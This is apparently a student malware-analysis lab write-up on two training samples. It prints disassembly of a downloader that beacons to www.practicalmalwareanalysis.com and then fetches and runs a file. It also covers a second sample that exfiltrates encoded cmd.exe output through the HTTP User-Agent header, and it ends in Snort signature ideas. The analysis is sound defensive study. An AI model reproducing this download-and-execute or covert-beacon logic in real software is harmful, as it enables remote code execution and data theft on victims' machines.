


## Practical 8

**a.Analyze the malware found in file Lab14-01.exe. This program is not harmful to your system.**

i. Which networking libraries does the malware use, and what are their advantages?

Ans. Opening the malware using PE-bear, we find that it is importing the Windows DLL urlmon.dll (OLE32 Extensions for Win32) used for Object Linking and Embedding based API calls. Of this it calls the '[URLDownloadToCacheFile](#)' API call which leverages COM objects.



ii.What source elements are used to construct the networking beacon, and what conditions would cause the beacon to change?

Ans. In the above example we can see that the networking beacon came out as 'ODA6NmU6NmY6NmU6Njk6NjMtSUVvc2Vy'. Running the malware again on the same host reveals the same output.

```

var_10098= byte ptr -10098h
HwProfileInfo= tagHW_PROFILE_INFOA ptr -10084h
var_10008= dword ptr -10008h
nSize= dword ptr -10004h
var_10000= byte ptr -10000h
BuFFer= byte ptr -8000h

push    ebp
mov     ebp, esp
mov     eax, 10160h
call    _alloca_probe
mov     [ebp+nSize], 7FFFh
push    7FFFh           ; size_t
push    0               ; int
lea     eax, [ebp+var_10000]
push    eax              ; void *
call    _memset
add    esp, 0Ch
lea     ecx, [ebp+HwProfileInfo]
push    ecx              ; lpHwProfileInfo
call    ds:GetCurrentHwProfileA
movsx  edx, [ebp+HwProfileInfo.szHwProfileGuid+24h]
push    edx
movsx  eax, [ebp+HwProfileInfo.szHwProfileGuid+23h]
push    eax
movsx  ecx, [ebp+HwProfileInfo.szHwProfileGuid+22h]
push    ecx
movsx  edx, [ebp+HwProfileInfo.szHwProfileGuid+21h]
push    edx
movsx  eax, [ebp+HwProfileInfo.szHwProfileGuid+20h]
push    eax
movsx  ecx, [ebp+HwProfileInfo.szHwProfileGuid+1Fh]
push    ecx
movsx  edx, [ebp+HwProfileInfo.szHwProfileGuid+1Eh]
push    edx
movsx  eax, [ebp+HwProfileInfo.szHwProfileGuid+1Dh]
push    eax
movsx  ecx, [ebp+HwProfileInfo.szHwProfileGuid+1Ch]
push    ecx
movsx  edx, [ebp+HwProfileInfo.szHwProfileGuid+1Bh]
push    edx
movsx  eax, [ebp+HwProfileInfo.szHwProfileGuid+1Ah]
push    eax
movsx  ecx, [ebp+HwProfileInfo.szHwProfileGuid+19h]
push    ecx
push    offset aCCCCCCCCCCCCCCC ; "%c%c:%c%c:%c%c:%c%c:%c%c"
lea     edx, [ebp+var_10098]
push    edx              ; char *
call    _sprintf
add    esp, 38h
mov     [ebp+nSize], 7FFFh
lea     eax, [ebp+nSize]
push    eax              ; nSize
lea     ecx, [ebp+Buffer]
push    ecx              ; lpBuffer
call    ds:GetUserNameA
...
...

```

Immediately we can see that a call to [GetCurrentHwProfileA](#) is run prior to a call to [GetUserNameA](#) which helps to back up what we've found so far.

Another way of retrieving the GUID referenced by this API is to check the registry.

```

[Listening for traffic on port 8080.]
[Listening for SSL traffic on port 8443.]
[Listening for SSL traffic on port 443.]
[Listening for traffic on port 80.]
[Listening for ICMP traffic.]
[Listening for DNS traffic on port: 53.]
Bind call failed on UDP port 1209: 10048.

[DNS Query Received.]
  Domain name: www.practicalmalwareanalysis.com
[DNS Response sent.]

[Received new connection on port: 80.]
[New request on port 80.]
  GET /ODA6NmQ6NjE6NzI6Njk6NmYtYm9i/i.png HTTP/1.1
  Accept: */*
  Accept-Encoding: gzip, deflate
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET4.0C; .NET4.0E)
  Host: www.practicalmalwareanalysis.com
  Connection: Keep-Alive

[Sent http response to client.]

```

In addition to seeing new Base64-encoded data based on this system GUID and user account.

- 80:6d:61:72:69:6f-bob

```

C:\Documents and Settings\bob>reg query "HKLMSystem\CurrentControlSet\Control\IDConfigDB\Hardware Profiles" /s
! REG.EXE VERSION 3.0

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\IDConfigDB\Hardware Profiles
  Unknown      REG_DWORD      0x1

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\IDConfigDB\Hardware Profiles\0000
  FriendlyName    REG_SZ    New Hardware Profile
  PreferenceOrder REG_DWORD    0xffffffff
  Pristine        REG_DWORD    0x1
  Aliasable       REG_DWORD    0x0

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\IDConfigDB\Hardware Profiles\0001
  PreferenceOrder REG_DWORD    0x0
  FriendlyName    REG_SZ    Profile 1
  Aliasable       REG_DWORD    0x0
  Cloned          REG_DWORD    0
  HwProfileGuid   REG_SZ    806d6172696f

C:\Documents and Settings\bob>

```

iii.Why might the information embedded in the networking beacon be of interest to the attacker?

Ans. As the information uncovered above is meant to be used for uniquely identifying systems and users, this may be of interest to an attacker who wants to keep track of infected clients and specifically target certain users or systems.

iv.Does the malware use standard Base64 encoding? If not, how is the encoding unusual?

Ans. If we look at the Strings window of this malware we can see what appears to be a Base64-encoding index string.

Address	Length	Type	String
.data:00406030	00000032	C	http://www.practicalmalwareanalysis.com/%s/%c.png
.data:00406064	0000001E	C	%c%c:%c%c.%c%c:%c%c:%c%
.data:00406094	00000006	C	%s-%s
<b>.rdata:004050C1</b>	<b>00000033</b>	C	<b>BCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz</b>
.rdata:004050F5	0000000C	C	123456789+/
.rdata:00405135	00000008	C	(8P%\\a\\b
... .rdata:0040515B	00000007	C	...%a%b

By looking at cross-references to this we can find it is used inside of 'sub\_401000' which appears to be our encoding routine. Of interest is that this has a modified 'padding' character used as '61h' (a) meaning that any padding required in the Base64-encoded data will appear as the letter 'a' rather than the standard '='.

```

sub_401000 proc near

var_8= dword ptr -8
var_4= dword ptr -4
arg_0= dword ptr 8
arg_4= dword ptr 0Ch
arg_8= dword ptr 10h

push    ebp
mov     ebp, esp
sub    esp, 8
mov    eax, [ebp+arg_0]
xor    ecx, ecx
mov    cl, [eax]
sar    ecx, 2
mov    edx, [ebp+arg_4]
mov    al, ds:byte_4050C0[ecx]
mov    [edx], al
mov    ecx, [ebp+arg_0]
xor    edx, edx
mov    dl, [ecx]
and    edx, 3
shl    edx, 4
mov    eax, [ebp+arg_0]
xor    ecx, ecx
mov    cl, [eax+1]
and    ecx, 0Fh
sar    ecx, 4
or     edx, ecx
mov    eax, [ebp+arg_4]
mov    cl, ds:byte_4050C0[edx]
mov    [eax+1], cl
cmp    [ebp+arg_8], 1
jle    short loc_40108A

loc_40108A:
        mov    edx, [ebp+arg_0]
        xor    eax, eax
        mov    al, [edx+1]
        and    eax, 0Fh
        shl    eax, 2
        mov    ecx, [ebp+arg_0]
        xor    edx, edx
        mov    dl, [ecx+2]
        and    edx, 0C0h
        sar    edx, 6
        or     eax, edx
        movsx  eax, ds:byte_4050C0[eax]
        mov    [ebp+var_4], eax
        jmp    short loc_401081

```

v.What is the overall purpose of this malware?

Ans.To determine this we need to move back to the main method of this malware and examine the call it makes to 'sub\_4011A3' after the base64-encoding routine occurs. Within this routine we find that a call is made to '[URLDownloadToCacheFileA](#)' which is used to download a file to the internet cache directory and return the file name/location

```

mov    [ebp+var_214], dl
movsx  eax, [ebp+var_214]
push   eax
mov    ecx, [ebp+arg_0]
push   ecx
push   offset aHttpWww_practi ; "http://www.practicalmalwareanalysis.com"...
lea    edx, [ebp+var_210]
push   edx      ; char *
call   _sprintf
add   esp, 10h
push   0          ; LPBINDSTATUSCALLBACK
push   0          ; DWORD
push   200h       ; DWORD
lea    eax, [ebp+ApplicationName]
push   eax      ; LPTSTR
lea    ecx, [ebp+var_210]
push   ecx      ; LPCSTR
push   0          ; IPUKNOWN
call   URLDownloadToCacheFileA
mov    [ebp+var_41C], eax
cmp    [ebp+var_41C], 0
jz     short loc_401221

```


**NUL**

```

loc_401221:           ; size_t
push   44h
push   0          ; int
lea    edx, [ebp+StartupInfo]
push   edx      ; void *
call   _memset
add   esp, 0Ch
mov    [ebp+StartupInfo.cb], 44h
push   10h       ; size_t
push   0          ; int
lea    eax, [ebp+ProcessInformation]
push   eax      ; void *
call   _memset
add   esp, 0Ch
lea    ecx, [ebp+ProcessInformation]
push   ecx      ; lpProcessInformation
lea    edx, [ebp+StartupInfo]
push   edx      ; lpStartupInfo
push   0          ; lpCurrentDirectory
push   0          ; lpEnvironment
push   0          ; dwCreationFlags
push   0          ; bInheritHandles
push   0          ; lpThreadAttributes
push   0          ; lpProcessAttributes
push   0          ; lpCommandLine
lea    eax, [ebp+ApplicationName]
push   eax      ; lpApplicationName
call   ds>CreateProcessA
test   eax, eax
jnz   short loc_40127C

```

Of interest is that this is also passed directly to CreateProcessA and as such the file downloaded would be immediately run. Examining the calling process reveals this would wait '0EA60h' (60000) milliseconds if this fails and try to download it again.



As such this malware can be considered to be a 'Downloader and Launcher', or 'Dropper' used to download and execute further code.

vi.What elements of the malware's communication may be effectively detected using a network signature?

Ans. Examining the beacon which is sent we know that it will always send the base64-encoded values followed by a single character png resource which is one element which remains consistent. It should be noted that this character is taken from the final letter in the Base64-encoded content.

```

push ecx
push offset aHttpWww_practi ; "http://www.practicalmalwareanalysis.com"...
lea edx, [ebp+var_210]
push edx ; ch: char aHttpWww_practi[]
call _sprintf ; aHttpWww_practi db 'http://www.practicalmalwareanalysis'
add esp, 10h
push db '.com/%s/%c.png', 0 ; LPBINDSTATUSCALLBACK
push 0 ; lpfunc

```

A screenshot of a debugger showing assembly code. The code pushes ECX, then a string, then a pointer to a variable, then a character, then calls sprintf, adds 10h to ESP, pushes a string, and finally pushes 0. The strings are highlighted in yellow.

In addition to this we know that it sends base64-encoded data via the %s variable passed to sprintf which contains a MAC reference followed by '-' and a username. Although the username and specific MAC will likely change, the colons and dash which separate this will remain consistent making it another element that can be used.

Finally the beacon makes a request to www.practicalmalwareanalysis.com which is a consistent C2 in this case, making it once again a useful element to use.

vii.What mistakes might analysts make in trying to develop a signature for this malware?

Analysts may make a signature too broad or too lax. In this instance if analysis wasn't done on what is creating the beacon and its use of abnormal padding analysis may make it seem like 'a.png' is always being retrieved (for example in the case where padding needed to be used and made the end of the base64-encoded string 'a'). Another mistake would be to target the User-Agent, username, MAC, or another field which is dynamically set based on the system the malware is run on. If this was setup to alert on any traffic to this domain then in the case of a compromised domain or a domain which is reused it would be very easy to make the rule too broad.

viii. What set of signatures would detect this malware (and future variants)?

To detect this malware we're going to want to create at least 2 Snort rules, one to identify Base64-encoded data sent when fetching the single character png resource, and one to identify any base64-encoded data which has a pattern involving colons and finally a '-' character.

**b. Analyze the malware found in file Lab14-02.exe. This malware has been configured to beacon to a hard-coded loopback address in order to prevent it from harming your system, but imagine that it is a hard-coded external address.**

i.What are the advantages or disadvantages of coding malware to use direct IP addresses?

Ans.If we consider malware that uses direct IP addresses there are a number of advantages and disadvantages for both the malware author, and the defender. If we take this from the malware author's perspective the following applies.

ii.Which networking libraries does this malware use? What are the advantages or disadvantages of using these libraries?

Ans. Using CFF Explorer VIII we can see that this makes use of WinInet.dll and its associated API calls.

- InternetCloseHandle
- InternetOpenUrlA
- InternetOpenA
- InternetReadFile

Lab14-02.exe						
Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
000014C0	N/A	00001130	00001134	00001138	0000113C	00001140
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	28	0000216C	00000000	00000000	0000241A	00002000
USER32.dll	1	00002238	00000000	00000000	00002436	000020CC
SHELL32.dll	2	0000222C	00000000	00000000	00002466	000020C0
WININET.dll	4	00002240	00000000	00000000	000024C0	000020D4
MSVCRT.dll	18	000021E0	00000000	00000000	0000250A	00002074

OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
00002472	00002472	0069	InternetCloseHandle
00002488	00002488	0093	InternetOpenUrlA
0000249C	0000249C	0092	InternetOpenA
000024AC	000024AC	009A	InternetReadFile

iii.What is the source of the URL that the malware uses for beaconing? What advantages does this source offer?

Ans. If we leverage Fakenet-NG and run the malware we can see that it makes a request to the local system loopback IP of 127.0.0.1 (in this case we pretend this is a C2 IP). This occurs with an unusual user agent which is then followed by another request with an unusual user agent 'Internet Surf'.

```

01/29/21 07:04:30 PM [ Diverter1 Lab14-02.exe <1128> requested TCP 127.0.0.1:80
01/29/21 07:04:30 PM [ HTTPListener801 GET /tenfour.html HTTP/1.1
01/29/21 07:04:30 PM [ HTTPListener801 User-Agent: <!<6LJC+xnBq90daDNB+1TDrhG6p9LC/iNBqsGIIisUgJcqhZaDZoNZBrXtC+L7
01/29/21 07:04:30 PM [ HTTPListener801 coGfbhNdZdUjZKGe6LJC+xnBq90daliTC/XTC+a006xSgIWGo6UQdc3N9qH0CmXm97iLC/9L9YsivG0fonNC4c3T9r3HB41HDbaC8qHT8qxQ871LE5UQa63C0
01/29/21 07:04:30 PM [ HTTPListener801 bpHbhAICnt+Bbam95U0BqgxQCp0c+aJDbLJ86UGe6aQDgan92XXB+aQEc7iNCmXh863n713NB+aM4iTBl8r1NBqtCoqHHCc1LCLwUi1Uy
01/29/21 07:04:30 PM [ HTTPListener801 Host: 127.0.0.1
01/29/21 07:04:30 PM [ HTTPListener801 Cache-Control: no-cache
01/29/21 07:04:30 PM [ HTTPListener801
01/29/21 07:04:34 PM [ HTTPListener801 GET /tenfour.html HTTP/1.1
01/29/21 07:04:34 PM [ HTTPListener801 User-Agent: Internet Surf
01/29/21 07:04:34 PM [ HTTPListener801 Host: 127.0.0.1
01/29/21 07:04:34 PM [ HTTPListener801 Cache-Control: no-cache
01/29/21 07:04:34 PM [ HTTPListener801
01/29/21 07:04:38 PM [ Diverter1 WerFault.exe <2460> requested UDP 10.13.13.101:53
01/29/21 07:04:38 PM [ DNS Server1 Received A request for domain 'watson.microsoft.com'.
01/29/21 07:04:38 PM [ DNS Server1 Received A request for domain 'watson.microsoft.com'.
01/29/21 07:04:38 PM [ Diverter1 WerFault.exe <2460> requested TCP 10.13.13.101:443
01/29/21 07:04:38 PM [ Diverter1 Lab14-02.exe <1128> requested TCP 127.0.0.1:80
01/29/21 07:04:38 PM [ HTTPListener801 GET /tenfour.html HTTP/1.1
01/29/21 07:04:38 PM [ HTTPListener801 User-Agent: Internet Surf
01/29/21 07:04:38 PM [ HTTPListener801 Host: 127.0.0.1
01/29/21 07:04:38 PM [ HTTPListener801 Cache-Control: no-cache
01/29/21 07:04:38 PM [ HTTPListener801

```

```

; DWORD __stdcall sub_4015C0(LPVOID)
sub_4015C0 proc near

var_14= dword ptr -14h
lpszUrl= dword ptr -10h
var_8= dword ptr -8
NumberOfBytesWritten= dword ptr -4
arg_0= dword ptr 4

sub    esp, 8
push   ebx
push   ebp
push   esi
push   edi
push   100h
call   ??2@YAPAXI@Z      ; operator new(uint)
push   100h
mov    edi, eax
call   ??2@YAPAXI@Z      ; operator new(uint)
mov    edx, eax
mov    ecx, 40h
xor    eax, eax
mov    [esp+20h+NumberOfBytesWritten], 0
rep stosd
mov    ecx, 40h
mov    edi, edx
rep stosd
push   118h              ; size_t
mov    [esp+24h+var_8], edx
call   malloc
mov    esi, [esp+24h+arg_0]
mov    ebp, eax
mov    ecx, 46h
mov    edi, ebp
lea    eax, [ebp+14h]
rep movsd
push   eax                ; lpszUrl
call   sub_401800
mov    ebx, eax
add    esp, 10h
test   ebx, ebx
jz    loc_40170D

```

If we look at how this is launched by examining cross-references, we find that these network connections are being launched in their own threads one after another from within WinMain which reflects what we've seen during the dynamic analysis above.

iv.Which aspect of the HTTP protocol does the malware leverage to achieve its objectives?

Ans.From our dynamic analysis there looks to be some strange data contained within the User-Agent field so we investigate that further. First we look at the thread creation which uses the anonymous pipe we saw created in the previous section.

```

loc_40136A:
    lea      edx, [esp+1A8h+ThreadId]
    lea      eax, [esp+1A8h+ThreadAttributes]
    push    edx          ; lpThreadId
    push    ebp          ; dwCreationFlags
    push    ebx          ; lpParameter
    push    offset StartAddress ; lpStartAddress
    mov     [ebx+8], edi
    mov     edi, ds:CreateThread
    push    ebp          ; dwStackSize
    push    eax          ; lpThreadAttributes
    mov     [esp+1C0h+ThreadAttributes.nLength], 0Ch
    mov     [esp+1C0h+ThreadAttributes.lpSecurityDescriptor], ebp
    mov     [esp+1C0h+ThreadAttributes.bInheritHandle], ebp
    call    edi ; CreateThread
    cmp     eax, ebp
    mov     [ebx+8Ch], eax
    jnz    short loc_4013BA

push    0           ; lpBytesLeftThisMessage
lea     eax, [esp+18h+BytesRead]
push    0           ; lpTotalBytesAvail
push    eax          ; lpBytesRead
push    4           ; nBufferSize
push    esi          ; lpBuffer
push    ecx          ; hNamedPipe
call   ds:PeekNamedPipe
test   eax, eax
jz     short loc_40159C

mov     edi, ds:ReadFile

loc_40152E:
    mov     eax, [esp+14h+BytesRead]
    test   eax, eax
    jbe    short loc_401578


loc_401750:
    mov     eax, [ebx]
    lea     edx, [esp+14h+BytesRead]
    push    0           ; lpOverlapped
    push    edx          ; lpNumberOfBytesRead
    push    257h         ; nNumberOfBytesToRead
    push    esi          ; lpBuffer
    push    eax          ; hFile
    call   edi ; ReadFile
    mov     ecx, [esp+14h+BytesRead]
    push    ebp
    push    esi
    mov     byte ptr [ecx+esi], 0
    mov     edx, [esp+1Ch+BytesRead]
    inc    edx
    mov     [esp+1Ch+BytesRead], edx
    call   sub_401000
    lea     edx, [ebx+14h]
    push    edx
    push    ebp
    call   loc_401750
    add    esp, 10h
    test   eax, eax
    jnz    short loc_401583

```

The diagram illustrates the control flow between four assembly code snippets. The snippets are:


- loc\_40136A:** This snippet handles thread creation. It pushes parameters for CreateThread (lpParameter, lpStartAddress, etc.) onto the stack and calls CreateThread.
- loc\_40152E:** This snippet is part of a loop that reads bytes from a file. It pushes parameters for ReadFile (lpBuffer, hFile, etc.) onto the stack and calls ReadFile.
- loc\_401750:** This snippet is a recursive call target. It pushes parameters for ReadFile onto the stack and calls ReadFile.
- loc\_401000:** This snippet is a function body. It performs a series of operations including moving values between registers (eax, edx, esi, ebp) and memory, and performing arithmetic operations like addition and subtraction.

Red boxes highlight specific instructions in each snippet, likely indicating points of interest or analysis. Arrows show the flow of control between the snippets.




v.What kind of information is communicated in the malware's initial beacon?

Ans.Taking our output from running the malware and our knowledge from the above analysis on custom Base64 index string used, we can decode the output and confirm this is the standard output of cmd.exe being run.



vi.What are some disadvantages in the design of this malware's communication channels?

Ans. To identify some disadvantages in the design of this malware's communication channels we can look within 'sub\_4015C0' which is what is run within the second thread of this malware. Inside of this we immediately see this uses 'sub\_401800' to make the outgoing internet connection, so we examine this further.

